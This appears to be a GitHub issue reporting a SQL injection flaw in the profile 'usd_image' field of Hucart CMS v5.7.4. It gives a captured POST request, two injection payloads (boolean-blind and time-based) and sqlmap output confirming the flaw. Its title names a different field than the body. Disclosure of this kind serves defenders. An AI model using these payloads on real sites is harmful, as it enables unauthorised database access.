
SQL injection vulnerability in the “con_content” field of Hucart cms v5.7.4 #9

⊙ Open joelister opened this issue on Apr 30, 2019 · 0 comments

joelister commented on Apr 30, 2019 Owner

After the user logs in, Hucart cms v5.7.4 does not securely filter the avatar "usd_image" field in the basic information, resulting in a SQL injection vulnerability.


tip.com/user/?load=user_info&act=info_list
新浪微博 亚马逊 百度 网址大全 爱淘宝 京东商城 京东商城
欢迎您，test2 | 用户中心 | Exit
设为首页 加入收藏 网站导航
HuCart企业建站系统
http://www.hucart.com
搜 索
网站首页 商品展示 关于我们 资讯信息 视频中心 图库中心 联系我们
您的位置：首页 > 用户中心 > 基本信息
我的资料
|__基本信息
|__收货地址
|__修改密码
站内消息
|__发件箱
|__收件箱
|__短信提醒
|__推荐商品
评论管理
|__商品评价
|__资讯评论
|__购买咨询
|__图片评价
|__视频评论
安全退出
选择图片
修改
HuCart建站系统
付款方式 | 售后服务 | 合作伙伴

基本信息


性别 男○ 女○
昵称 1
头像
真实姓名 12
生日：
兴趣：0
MSN：test2@test2.com
QQ：1603359461
办公电话：
家庭电话：
手机：12222222222
所在区域：请选择 请选择 请选择
所在地址：44

2、The current page capture is as follows:

```
POST /user/index.php?load=user_info&act=update_user HTTP/1.1
Host: hucart.91dtip.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://hucart.91dtip.com/user/?load=user_info&amp;act=info_list
Content-Type: multipart/form-data; boundary=---------------------------16891966016839
Content-Length: 1574
Connection: close
Cookie: PHPSESSID=v97hmcd0r156989so2rjksqj55; ck_num=169582a799e5b6c46fdfd432379f60d8; bdshare_firstime=1556003682005
Upgrade-Insecure-Requests: 1

-----------------------------16891966016839
Content-Disposition: form-data; name="usd_nick"

1
-----------------------------16891966016839
Content-Disposition: form-data; name="usd_image"

-----------------------------16891966016839
Content-Disposition: form-data; name="usd_truename"

12
-----------------------------16891966016839
Content-Disposition: form-data; name="usd_birthday"
```

```
----------------------------16891966016839
Content-Disposition: form-data; name="usd_salt"

0
----------------------------16891966016839
Content-Disposition: form-data; name="usd_msn"

test2@test2.com
----------------------------16891966016839
Content-Disposition: form-data; name="usd_qq"

1603359461
----------------------------16891966016839
Content-Disposition: form-data; name="usd_officephone"

----------------------------16891966016839
Content-Disposition: form-data; name="usd_homephone"

----------------------------16891966016839
Content-Disposition: form-data; name="usd_tel"

12222222222
----------------------------16891966016839
Content-Disposition: form-data; name="province"

----------------------------16891966016839
Content-Disposition: form-data; name="city"

----------------------------16891966016839
Content-Disposition: form-data; name="district"

----------------------------16891966016839
Content-Disposition: form-data; name="pcd_all"

----------------------------16891966016839
Content-Disposition: form-data; name="usd_address"

44
----------------------------16891966016839--
```

3、exp code:
payload1:' WHERE 9707=9707 AND 9427=(SELECT (CASE WHEN (9427=9427) THEN 9427 ELSE (SELECT 3179 UNION SELECT 7232) END))-- CEts
payload2:' WHERE 9733=9733 RLIKE SLEEP(5)-- MHsl



```
[*] starting @ 04:14:03 /2019-04-24/

[04:14:03] [INFO] parsing HTTP request from '1.txt'
custom injection marker ('*') found in option '--data'. Do you want to process it? [Y/n/q]
Multipart-like data found in POST data. Do you want to process it? [Y/n/q]
[04:14:09] [INFO] testing connection to the target URL
sqlmap got a refresh request (redirect like response common to login pages). Do you want to apply the refresh from now on (or stay on the original page)? [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: MULTIPART #2* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: ----------------------------78162340418519
Content-Disposition: form-data; name="usd_nick"

1
----------------------------78162340418519
Content-Disposition: form-data; name="usd_image"

' WHERE 9707=9707 AND 9427=(SELECT (CASE WHEN (9427=9427) THEN 9427 ELSE (SELECT 3179 UNION SELECT 7232) END))-- CEts
----------------------------78162340418519
Content-Disposition: form-data; name="usd_truename"

12
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant